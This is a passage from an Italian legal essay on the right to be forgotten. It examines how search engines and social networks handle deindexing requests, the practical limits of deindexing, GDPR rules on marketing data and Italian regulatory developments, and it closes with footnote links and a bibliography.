    Per quanto riguarda i minori, Bing adotta una posizione progressista permettendo loro di inviare autonomamente il modulo di richiesta di deindicizzazione. Sebbene questa scelta rispecchi un riconoscimento del diritto al libero sviluppo della personalità del minore, solleva questioni delicate relative alla capacità dei minori di comprendere appieno le implicazioni del consenso al trattamento dei dati e dell’esercizio del diritto alla privacy. La decisione di Bing di consentire tale autonomia merita quindi un’analisi critica, considerando le diverse interpretazioni e le possibili implicazioni legali e sociali.

    Inoltre, Bing esige che le richieste di deindicizzazione siano accompagnate da una descrizione dettagliata del contenuto e dalle motivazioni che sottendono alla richiesta. Tale processo riflette un tentativo di bilanciare il diritto all’oblio con la libertà di espressione e l’interesse pubblico all’accesso alle informazioni. Tuttavia, la categorizzazione delle ragioni per la richiesta di rimozione (informazioni inesatte, false, incomplete, inadeguate, non aggiornate, non pertinenti, eccessive o improprie) potrebbe introdurre ambiguità, in quanto confonde il diritto all’oblio con il diritto all’aggiornamento dei dati personali.

    Yahoo!

    Yahoo! ha predisposto un apposito form “Richieste di Blocco dei risultati della ricerca in Yahoo Ricerca:Risorse per i Residenti in Europa”[4]. In particolare il motore di ricerca specifica che la Corte di giustizia dell’Unione europea ha decretato che gli utenti residenti in Europa possono richiedere che URL specifici vengano deindicizzati rispetto a ricerche specifiche del loro nome, nel caso in cui la pagina contenga dati personali imprecisi, inadeguati, non più pertinenti o eccessivi, relativamente ai fini per i quali erano stati raccolti o elaborati. Gli utenti di Yahoo residenti in Europa possono utilizzare questo modulo per richiedere che un URL venga bloccato per una pagina, associata al loro nome, che rispetti questi criteri. Si ricorda che qualsiasi blocco verrà garantito solamente riguardo alla ricerca del nome specifico dell’utente in questione.

    Libero search (Arianna) e gli altri motori italiani

    Nel panorama dei motori di ricerca italiani, Arianna (Libero.it) emerge come un caso emblematico. Originariamente lanciato nel 1996 da ricercatori dell’Università di Pisa, Arianna ha modificato la sua strategia nel 2008 adottando i risultati di ricerca forniti da Google Inc., come indicato dalla dicitura “enhanced by Google” sul proprio box di ricerca. Questa scelta rispecchia un adattamento alle branding guidelines di Google, ma solleva questioni riguardanti l’autonomia e la gestione dei dati personali.

    Una caratteristica distintiva di Arianna è l’offerta limitata alle funzioni di “ricerca correlata” ed “avanzata”, che mirano a migliorare l’esperienza dell’utente senza stravolgere la SERP (Search Engine Results Page) fornita da Google. Ciò solleva interrogativi sull’esercizio del diritto all’oblio da parte degli utenti italiani, dato che non sono presenti moduli specifici per la deindicizzazione dei contenuti o indicazioni chiare su come la rimozione dei dati da Google possa influire sui risultati di Arianna.

    Contrastando con queste realtà, Istella[5] rappresenta un’iniziativa nata dalla collaborazione tra Tiscali, l’Università degli Studi di Pisa e il CNR. Lanciato il 19 marzo 2013, Istella si propone non come un diretto concorrente dei giganti della ricerca online, ma come un’alternativa focalizzata su fonti non indicizzate da altri motori. Nonostante l’approccio innovativo e la non conservazione dei dati degli utenti, anche Istella non fornisce indicazioni chiare sull’esercizio del diritto all’oblio. Rimane presente unicamente una informativa privacy[6] che non contiene alcuna informazione in merito all’esercizio di questo specifico diritto.

    La questione del diritto all’oblio nei motori di ricerca italiani riflette la complessità delle interazioni tra normative sulla privacy, gestione dei dati personali e le tecnologie sottostanti. Mentre Arianna e Excite Italia mostrano le sfide poste dall’integrazione con tecnologie esterne, Istella offre una visione alternativa che tuttavia non chiarisce pienamente come viene gestito il diritto all’oblio. Questo panorama sottolinea la necessità di un quadro normativo e di pratiche aziendali che garantiscano trasparenza e controllo effettivo agli utenti sui loro dati personali nel contesto digitale.

    Facebook (Meta) e gli altri social network

    L’intersezione tra il diritto all’oblio e le piattaforme di social media, come Facebook, Twitter e LinkedIn, pone sfide uniche e complesse, che riflettono le tensioni tra privacy individuale, libertà di espressione e i confini della regolamentazione legale. La gestione dei dati personali e l’applicabilità del diritto all’oblio su queste piattaforme diventa particolarmente problematica alla luce delle diverse interpretazioni normative e delle politiche aziendali.

    Le piattaforme social come Facebook, Twitter e LinkedIn hanno trasformato il modo in cui interagiamo, comunicando e condividendo informazioni su scala globale. Tuttavia, la persistenza digitale delle informazioni condivise online solleva questioni rilevanti riguardo al diritto all’oblio, un principio che mira a consentire agli individui di richiedere la rimozione di informazioni obsolete o irrilevanti su di loro da risultati di ricerca o database online.

    Facebook, in particolare, ha affrontato critiche e sfide legali in Europa per il suo approccio alla privacy e alla gestione dei dati personali. Il conflitto con il Garante della privacy tedesco riguardante l’estensione del diritto all’oblio ai contenuti presenti sul social network sottolinea la difficoltà di definire i confini di applicabilità di questo diritto alle piattaforme di social media. La posizione di Facebook, basata sulla conformità alla normativa irlandese, riflette una strategia di minimizzazione delle responsabilità legali, ma solleva interrogativi sulla sua adeguazione alle esigenze di privacy degli utenti europei.

    La legislazione italiana, attraverso l’intervento del Garante Privacy, ha tuttavia evidenziato come la presenza di una struttura organizzativa stabile all’interno del paese (Facebook Italy s.r.l.) imponga l’applicazione del diritto nazionale in materia di protezione dei dati, confermando così l’applicabilità del diritto all’oblio anche ai giganti del web con base in altri paesi dell’UE.

    Analogamente, Twitter e LinkedIn presentano le loro politiche in materia di gestione dei dati personali, ma con una meno evidente attenzione al diritto all’oblio. Twitter, ad esempio, ha adottato misure per impedire l’eliminazione dei tweet di figure pubbliche, sottolineando la tensione tra il diritto alla privacy e l’interesse pubblico; tuttavia, il diritto all’oblio su Twitter è meno evidente poiché la piattaforma è più orientata verso il presente e la condivisione immediata di informazioni. LinkedIn, d’altra parte, offre un’informativa sulla privacy[7] dettagliata ma non fornisce indicazioni chiare sulla possibilità di esercitare il diritto all’oblio.

    La questione del diritto all’oblio nei confronti dei social network evidenzia la complessità di applicare principi giuridici stabiliti a realtà tecnologiche e sociali in continua evoluzione. Mentre le piattaforme social si sforzano di bilanciare la protezione della privacy con la libertà di espressione e le esigenze commerciali, la definizione e l’attuazione del diritto all’oblio rimangono una sfida significativa.

    Queste dinamiche richiedono un dialogo continuo tra legislatori, piattaforme social e società civile per sviluppare approcci che rispettino i diritti degli individui alla privacy e all’oblio digitale, pur garantendo il libero flusso di informazioni e la trasparenza. In ultima analisi, il diritto all’oblio nei social media solleva questioni fondamentali sulla nostra identità digitale e su come vogliamo che il nostro passato online influenzi il nostro futuro.

    In ogni caso, Facebook assicura la possibilità di rimuovere contenuti che non rispettano la dichiarazione dei diritti e delle responsabilità di Facebook[8] – [9] e rinvia alla normativa sull’utilizzo dei dati[10]. È prevista la possibilità di eliminare l’account[11] in qualsiasi momento o, alternativamente, di disattivare l’account in maniera temporanea; questa opzione attribuisce la possibilità di non essere più visibile a sé stessi ed a terzi, ma di poter disporre nuovamente dell’intero complesso di informazioni, che saranno comunque nuovamente accessibili[12]. È previsto uno specifico modulo mediante il quale è possibile segnalare possibili violazioni della propria privacy[13].

    Su Facebook, il diritto all’oblio si applica principalmente alle informazioni pubblicate dagli utenti stessi o da terze parti che possono influire sulla loro reputazione, vita personale o professionale. Questo può includere foto, post, commenti o altre informazioni che potrebbero non essere più rilevanti o che possono arrecare danno alla persona nel tempo[14].       

    … ma in pratica?

    Da un punto di vista pratico, bisogna evidenziare che le iniziative proposte dai principali motori di ricerca si sono rilevate nel tempo solo soluzioni di mera facciata più che di sostanza, in quanto:

    • “de-indicizzazione” non significa “cancellazione”, cioè Google non potrà mai cancellare la pagina incriminata, ma farà solo in modo (o meglio, promette di fare in modo) di eliminare la possibilità che tale pagina figuri tra i risultati delle ricerche. In pratica, Google de-indicizzando il contenuto fa sì che lo stesso non possa essere “pescato” da chi scrive il nome e cognome dell’interessato sul motore (ma coi limiti, peraltro, che a breve vedremo). È ovvio, invece, che solo la totale cancellazione della pagina può garantire la certezza che l’informazione non venga mai più letta. Il fatto che la stessa continui a esistere nel web non esclude, infatti, la possibilità che essa venga trovata in modi alternativi rispetto alla ricerca su Google: per esempio, attraverso un link presente su un social network o su un’altra pagina di un diverso sito contenente notizia affine e mai de-indicizzata; una ricerca diretta all’interno dell’archivio del giornale online (per esempio, ricercando nel “motore di ricerca interno” al Corriere, Repubblica, ecc.);
    • vi è una possibilità di “ripescaggio” della pagina al variare nel tempo degli algoritmi di indicizzazione. Nella causa davanti alla Corte di Giustizia, Google aveva fatto notare la possibilità che, una volta deindicizzata la pagina incriminata, la stessa potrebbe, in teoria, essere sempre ripescata in un momento successivo, dallo stesso “crawler” automatico di Google. Anche in questo caso, se la pagina continua a esistere, nulla toglie che, in futuro, possa rispuntare grazie all’algoritmo di BigG che, ogni giorno, scandaglia le notizie presenti in Rete;
    • la sentenza era vincolante di fatto solo nei confronti di Google. Pertanto, ammesso che la notizia venga cancellata da Google, la stessa sarà agevolmente reperibile attraverso altri motori di ricerca (Bing, Yahoo, Virgilio, Tiscali, ecc.);
    • l’attuazione della “de-indicizzazione” è subordinata non tanto alla volontà del Giudice, quanto a quella di un soggetto privato (es. Google), ossia a una company che il più delle volte non è assoggettata alla legislazione europea e che fa della circolazione dei contenuti il proprio core business. Tale situazione determina di fatto un’arbitrarietà della scelta da parte dei provider e che quindi funge da deus ex machina nel bilanciamento tra l’interesse legittimo del privato cittadino e le altre motivazioni contrapposte: il diritto di cronaca, l’interesse pubblico alla diffusione della notizia (valutata sulla base dell’indice di lettura della pagina), ecc. ;
    • Google ha già fatto sapere tutta una serie di casi nei quali, comunque, non procederà mai alla de-indicizzazione della notizia. Si tratta dei casi in cui la notizia riguarda:
      1. frodi finanziarie (per es.: l’amministratore di una società colpevole di bancarotta fraudolenta, oppure che ha nascosto gli utili agli azionisti; casi di insider trading, ecc.);
      2. negligenza professionale (per es.: un medico processato per una morte sospetta; un avvocato che ha perso una causa per un errore grave; un ingegnere che ha costruito un palazzo poi crollato, ecc.);
      3. condotta pubblica di funzionari statali (per es.: un caso di concussione o di corruzione);
      4. condanne penali. È proprio questo il punto più dolente: parlare di “condanne penali” (concetto che racchiude già tutti i casi appena elencati) è così generico da ricomprendere quasi tutte le richieste di diritto all’oblio (quasi sempre legate a processi di carattere penale, indagini della magistratura, ecc.). Va da sé che se Google escluderà, a priori, proprio queste istanze, il “modulo automatico” è praticamente inutile.
    • la sentenza della Corte di Giustizia si applica solo in Europa e non nel resto del mondo, dove Google potrà continuerà a rendere indicizzato il contenuto. Così, chi comunque faccia la ricerca su Google.com anziché su Google.it o su Google.fr troverà ugualmente la “pagina incriminata”. È anche questa l’ennesima (negativa) conseguenza del fatto che il contenuto incriminato non è stato cancellato ma solo rimosso dalle ricerche;
    • l’applicazione del diritto all’oblio in un contesto globale: prendendo ad esempio Facebook sono evidenti le molteplici sfide legate alla natura transnazionale della piattaforma e alla vastità della sua rete utenti, ad esempio:
      1. diversità di leggi sulla privacy: Facebook opera in numerosi paesi, ognuno con la propria legislazione in materia di protezione dei dati e privacy. Mentre in Europa il GDPR (Regolamento Generale sulla Protezione dei Dati) fornisce una cornice abbastanza omogenea che include il diritto all’oblio, in altre regioni del mondo tale diritto potrebbe non essere riconosciuto o potrebbe essere interpretato in modi diversi. Questo pone la sfida di come applicare coerentemente una politica di privacy su scala globale;
      2. implementazione tecnica: la struttura tecnologica di Facebook è complessa e altamente distribuita, con server e centri dati dislocati in diverse parti del mondo. Quando un utente richiede la rimozione di contenuti basandosi sul diritto all’oblio, Facebook deve essere in grado di identificare e rimuovere efficacemente tali contenuti in tutte le sue infrastrutture, il che può essere tecnologicamente impegnativo;
      3. ambito di applicazione territoriale: c’è stata una notevole discussione sui confini territoriali dell’applicazione del diritto all’oblio. Ad esempio, se un utente in Francia chiede la rimozione di un contenuto, Facebook deve rimuovere quel contenuto solo per gli utenti nell’UE o globalmente? Le interpretazioni e le sentenze dei tribunali europei hanno variato nel tempo, aumentando la complessità della conformità.

    Marketing

    Il GDPR amplia il diritto all’oblio, comunemente associato al diritto di interrompere la diffusione di private informazioni, alla sfera dei dati con finalità di marketing. Come già affrontato fin qui, la cancellazione di dati personali è solitamente volta ad impedire l’espansione di informazioni obsolete e nocive per la propria nomea.

    Allargando tale concetto al contesto di marketing, anche qui il GDPR attribuisce all’utente, la facoltà di cancellazione dei propri dati sensibili, qualora questi non siano stati cancellati autonomamente alla cessazione dei termini per cui essi sono stati acquisiti. Qualora infatti dati acquisiti con finalità di marketing, fossero ancora presenti al termine del loro reale scopo per cui sono stati acquisiti, l’interessato potrà fare richiesta di cancellazione degli stessi senza la necessità di fornire valide motivazioni. Ulteriormente, tale diritto si applica anche qualora i dati siano stati acquisiti in modo illecito senza il consenso dell’interessato. Pertanto allorché quest’ultimo ne venisse a conoscenza, può far valere il diritto all’oblio e i propri dati dovranno essere eliminati, onde evitare sanzioni da parte dell’autorità garante, in quanto il loro trattamento non è conforme al GDPR.

    Ma allora: è possibile un diritto all’oblio in ambito digitale?

    La riflessione sulla natura e l’applicazione del diritto all’oblio nel contesto digitale apre un dibattito complesso e articolato che interroga direttamente i limiti delle tecnologie attuali e le loro implicazioni etiche e giuridiche. La questione centrale riguarda la possibilità di controllare e, in certi casi, limitare la persistenza delle informazioni personali nell’ecosistema digitale, in particolare nei motori di ricerca e nelle SERP (Search Engine Results Pages).

    Il diritto all’oblio è stato interpretato come la capacità di influenzare l’accessibilità delle informazioni digitali, volto a rendere più difficile il recupero di specifici dati personali, con l’obiettivo ultimo di preservare l’autonomia dell’individuo sulla propria identità digitale. Tale concetto si scontra però con la natura intrinsecamente transattiva e distribuita della memoria digitale, che fonde insieme capacità computazionali e interazioni umane in un processo di memorizzazione unificato e di difficile regolamentazione.

    Una possibile via d’uscita potrebbe consistere nell’adottare una concezione di “pseudo-deindicizzazione”, analogamente alla distinzione tra pseudo-anonimizzazione e anonimizzazione, che contempli diritti come la rettifica, l’aggiornamento e la cancellazione dei dati in modo più specifico e operativo.

    L’idea di un diritto all’Habeas SERP, ossia il controllo individuale sui risultati di ricerca legati al proprio nome, solleva questioni critiche relative alla libertà di espressione e al diritto di cronaca, ponendo l’identità digitale in una posizione potenzialmente predominante rispetto ad altri diritti fondamentali.

    La proposta di rendere pubblici gli algoritmi di ricerca potrebbe democratizzare l’accesso a tecniche di ottimizzazione SEO, ma comporterebbe al contempo rischi di manipolazione informativa e alterazioni degli equilibri di mercato, soprattutto per quanto riguarda i motori di ricerca dominanti. In definitiva, qualsiasi tentativo di normare il diritto all’oblio digitale richiederebbe un accordo internazionale, per evitare disparità di trattamento e digital divide. Tuttavia, l’adeguamento sociale e tecnologico all’evoluzione della memoria digitale potrebbe offrire un terreno fertile per nuove soluzioni che bilancino privacy, diritto all’informazione e libertà di espressione.

    Già dagli anni 2000, il Garante italiano per la protezione dei dati personali ha affrontato la questione della “gogna elettronica”, sottolineando la necessità di un diritto all’oblio che consentisse agli individui di richiedere la rimozione di notizie online non più attuali o rilevanti. Questa preoccupazione ha portato alla richiesta ai motori di ricerca di aggiornare periodicamente i dati online per riflettere situazioni attuali, sottolineando l’importanza dell’accuratezza e della pertinenza delle informazioni disponibili sul web.

    Con provvedimenti successivi, l’Autorità Garante ha ribadito l’importanza dell’aggiornamento degli archivi giornalistici online, offrendo la possibilità di aggiungere note o link che forniscano contesto aggiuntivo, garantendo così una rappresentazione completa e aggiornata delle notizie riguardanti individui specifici.

    L’intervento del Garante nel 2019, in relazione a una richiesta di cancellazione di articoli giudiziari, ha sottolineato il delicato bilanciamento tra il diritto alla privacy e la libertà di cronaca. L’Autorità ha riconosciuto la legittimità del trattamento dei dati personali per finalità giornalistiche, anche senza il consenso degli interessati, a condizione che tale trattamento rispetti la libertà e la dignità dell’individuo e si basi su fatti di rilevanza pubblica. In questo caso, l’interesse pubblico prevaleva sulla richiesta di esercizio del diritto all’oblio, data la rilevanza della vicenda giudiziaria e il ruolo pubblico di uno dei soggetti coinvolti.

    La “riforma Cartabia” del 2021 rappresenta un ulteriore passo avanti, delegando il governo a regolamentare la deindicizzazione di dati personali in caso di archiviazione o assoluzione in procedimenti giudiziari, rafforzando così il diritto all’oblio degli individui coinvolti in indagini o processi. Questa legislazione stabilisce criteri specifici per garantire la rimozione efficace di informazioni obsolete o non più rilevanti dai motori di ricerca, sottolineando l’importanza di una pronta reazione in caso di mancato adempimento.

    Queste evoluzioni normative e giurisprudenziali evidenziano la crescente consapevolezza della necessità di bilanciare la libertà dell’informazione con i diritti fondamentali degli individui nell’era digitale. Tuttavia, la rapidità dell’innovazione tecnologica e la sua influenza sulla diffusione delle informazioni sollevano questioni complesse relative alla regolamentazione dell’informazione online. La definizione di una “etica del cybernauta” e l’elaborazione di principi per una “cittadinanza digitale” responsabile sono fondamentali per garantire che la libertà di espressione non diventi un veicolo per l’offesa o la diffamazione, sottolineando la necessità di un equilibrio tra i diritti individuali e l’accesso pubblico all’informazione in un contesto sempre più dominato da realtà virtuali e piattaforme digitali.

    Nel contesto della “società digitale”, dove le informazioni sono facilmente registrate, archiviate e accessibili online, il diritto all’oblio è diventato un tema centrale nei dibattiti sulla privacy e sulla gestione delle informazioni personali. Le persone possono essere danneggiate o discriminate a causa di informazioni obsolete o imprecise che rimangono online e il diritto all’oblio può offrire una forma di protezione in questi casi.

    Tuttavia, implementare effettivamente il diritto all’oblio è complicato, poiché coinvolge un delicato equilibrio tra la protezione della privacy individuale e la libertà di informazione. Le piattaforme online devono trovare modi per rispettare le richieste di rimozione delle informazioni senza compromettere la disponibilità di informazioni legittime e importanti.

    In definitiva, il diritto all’oblio rappresenta una sfida importante per la società digitale, poiché cerca di trovare un equilibrio tra la protezione della privacy individuale e la libertà di informazione in un ambiente online in continua evoluzione.

    La complessa relazione tra la tutela del diritto all’oblio nell’era digitale e la natura globale della rete Internet solleva questioni significative circa l’efficacia e l’applicabilità della legislazione in materia di protezione dei dati personali, come dimostrato dal GDPR e dalla giurisprudenza relativa. Il caso Google del 2019 presso la Corte di giustizia dell’Unione Europea ha messo in evidenza i limiti territoriali del diritto all’oblio, stabilendo che la deindicizzazione dei dati personali richiesta in base all’articolo 17 del GDPR debba essere attuata solo all’interno dell’Unione Europea, senza imporre obblighi di cancellazione globale ai gestori dei motori di ricerca.

    Questa decisione sottolinea l’inadeguatezza di un quadro normativo che non contempla un’effettiva tutela dell’oblio su scala mondiale, evidenziando le difficoltà nell’armonizzare la protezione dei dati personali con il carattere intrinsecamente senza confini della rete. Sebbene il GDPR rappresenti un avanzamento significativo nella protezione dei diritti degli individui nell’ambito digitale, la sua portata limitata territorialmente lascia aperte questioni relative alla gestione dei dati personali su piattaforme accessibili globalmente. In conclusione, la tutela dell’oblio in Internet rimane un ambito di notevole complessità, dove le normative esistenti si scontrano con la natura decentralizzata e globale della rete. La ricerca di un equilibrio tra la dignità della persona e la libertà di espressione si manifesta come una sfida continua, resa ancora più ardua dai rapidi sviluppi tecnologici. Il dibattito sull’adeguatezza delle normative in questo contesto è aperto, richiedendo agli interpreti un costante sforzo ermeneutico per navigare tra le incertezze disciplinari e le dinamiche in evoluzione del mondo digitale. In questo scenario, l’imperativo di trovare soluzioni che riflettano i valori fondamentali della società nell’era dell’informazione si affianca alla consapevolezza che soluzioni universalmente applicabili possono essere difficili, se non impossibili, da realizzare in un ambiente caratterizzato da un “algoritmo sovrano” che continua a ridefinire le modalità di interazione e di espressione nell’ambito virtuale.


    [1] https://reportcontent.google.com/forms/rtbf

    [2]  La locuzione inglese Search Engine Results Page, più semplicemente “SERP”, indica comunemente la pagina dei risultati di un motore di ricerca.

    [3] https://www.bing.com/webmaster/tools/eu-privacy-request

    [4] https://io.help.yahoo.com/contact/index?page=contactform&locale=it_IT&token=Zh%2FBBVqXzLHlIbokbUqVWTUbuuQeXGkGzJ%2FxkLsJP07Zgk%2B%2B1eFwBr5d5R9oF0htO%2BBvaT6%2BQLZMo4%2BSEICbjKW0zsv%2BqoEY6hjokP5ca3%2FIpyH1fp5qSukQCRifkLYrh8vWbODAAU3Jgf9Mu86t7Q%3D%3D&selectedChannel=email-icon&yid=

    [5] www.istella.it

    [6] https://www.istella.it/it/privacy

    [7] https://www.linkedin.com/help/linkedin/topic/a65?trk=hc-hp-recommendedTopics

    [8] https://it-it.facebook.com/legal/terms/previous

    [9] https://www.facebook.com/legal/terms/update?ref=old_policy

    [10] https://www.facebook.com/privacy/policy/?entry_point=data_policy_redirect&entry=0

    [11] https://www.facebook.com/help/125338004213029

    [12] In caso di eliminazione permanente dell’account, Facebook. garantisce l’eliminazione di tutti i contenuti, anche quelli memorizzati sui propri sistemi di backup, entro novanta giorni successivi alla relativa richiesta, ad eccezione di alcuni contenuti al cui presenza sia reputata necessaria per motivi tecnici. Alcune informazioni rimarranno tuttavia ancora presenti nei sistemi di Facebook Inc. nonostante l’eliminazione.

    [13] https://www.facebook.com/help/contact/144059062408922

    [14] https://www.facebook.com/help/contact/319149701968527

    Bibliografia

    ASSONIME – Associazione fra le società italiane per azioni. “Diritto all’oblio e deindicizzazione dai motori di ricerca: la giurisprudenza della Corte di giustizia”. Note e Studi 1/2020.

    Direzione della Comunicazione Unità Stampa e informazione. Comunicato stampa n. 197/22. Lussemburgo, 8 dicembre 2022. Sentenza della Corte nella causa C-460/20 | Google (Deindicizzazione di contenuti asseritamente inesatti). “Diritto alla cancellazione («diritto all’oblio»): il gestore di un motore di ricerca deve deindicizzare le informazioni incluse nel contenuto indicizzato quando il richiedente dimostri che sono manifestamente inesatte”.

    EDPB – European Data Protection Board. “Linee guida 5/2019 sui criteri per l’esercizio del diritto all’oblio nel caso dei motori di ricerca, ai sensi del RGPD” (parte 1 – versione 2.0, adottate il 7 luglio 2020.

    GPDP – Garante per la Protezione dei Dati Personali. “Diritto all’oblio”. https://www.garanteprivacy.it/i-miei-diritti/diritti/oblio.

    Agostini A., De Nardis A., La tua reputazione su Google ei social media: prevenire, monitorare, curare, Hoepli, Milano, 2013.

    Alpa G., Resta G., “Le persone e la famiglia. Le persone fisiche e i diritti della personalità”, in Trattato di diritto civile, 2006

    Ambrose M. L., Ausloos J., “The right to be forgotten across the pond”, in Journal of Information Policy, 2013.

    Arieta G., “Una nuova impostazione dei rapporti tra informazione e tutela della vita privata?”, in Temi.

    Ausloos J., “The Right to be Forgotten – Worth remembering?”, in Computer Law and Security Review, 2012.

    Barchiesi A., “La tentazione dell’oblio. Vuoi subire o costruire la tua identità digitale?”, Franco Angeli, Milano, 2016.

    Bartolini C., Siry L., “The right to be forgotten in the light of the consent of the data subject”, in Computer Law and Security Review, 2016.

    Bassoli E., “Come difendersi dalla violazione dei dati su Internet. Diritti e responsabilità”, Maggioli Editore, Rimini, 2012.

    Bitetto A., “Cronaca, oblio e memoria: prospettive comparate tra riservatezza e identità”. Dipartimento Jonico in Sistemi Giuridici ed Economici del Mediterraneo: Società, Ambiente, Culture. Quaderni del Dipartimento Jonico, 21/2023.

    Ciani Sciolla J., “Diritto all’oblio e cooperazione internazionale: problemi e prospettive”, Rivista Italiana di Informatica e Diritto. Periodico Internazionale e del CNR-IGSG, fascicolo 1-2022.

    Di Ciommo F., “Diritto all’oblio. Quello che il diritto non dice. Internet e oblio”. Da Opinioni Libere professioni. Danno e responsabilità.

    Di Ciommo F., “Il diritto all’oblio (oblito) nel regolamento Ue 2016/679 sul trattamento dei dati personali”. Il Foro Italiano, V 6 fasc. 9/2017.

    Finocchiaro G., “Il diritto all’oblio nel quadro dei diritti della personalità”. Il diritto dell’informazione e dell’informatica, Anno XXIX Fasc.4-5 – 2014.

    Leucci S., “Diritto all’oblio, verità, design tecnologico: una prospettiva di ricerca Right to Be Forgotten, Truth and Technological Design”, Media Laws – Rivista di diritto dei media, Saggi – Sezione Monografica “fake news, pluralismo informativo e responsabilità in rete” Articles – Fake News, Pluralism and ISP Liability.

    Ligresti A., “Il diritto all’oblio nella “rete” senza regole”, Amministrazione In Cammino, Rivista elettronica di diritto pubblico, di diritto dell’economia e di sicurezza e di scienza dell’amministrazione, 2022.

    Martinelli S., “Diritto all’oblio e motori di ricerca. Memoria e privacy nell’era digitale”. Informatica Giuridica – Collana diretta da Giovanni Ziccardi e Pierluigi Perri. Estratto_024198827.

    Messina D., “Le prospettive del diritto all’oblio nella società dell’informazione e della comunicazione”. Informatica e diritto, XXXV annata, Vol. XVIII, 2009.

    Pardolesi R., “L’ombra del tempo e (il diritto al)l’oblio”. Obiettivo 1. Il diritto di crono. Questione Giustizia 1/2017.

    Pisapia M, Cherchi C., “Diritto all’oblio. Prime riflessioni sull’introduzione dell’art. 64-ter disp. att. c.p.p.”. Media Laws – Rivista di diritto dei media, cronache 02/2023.

    Tullio L., “Tracce evolutive del «right to be forgotten» tra esigenze di anonimato e richieste di deindicizzazione”, Ianus Rivista di Studi Giuridici n.22 – dicembre 2020.

    Vesto A. “La tutela dell’oblio tra intimità e condivisione senza filtri”, Media Laws – Rivista di diritto dei media. 2/2018. Zanichelli M. “Il diritto all’oblio tra privacy e identità digitale”. Informatica e diritto, XLII annata, Vol. XXV, 2016.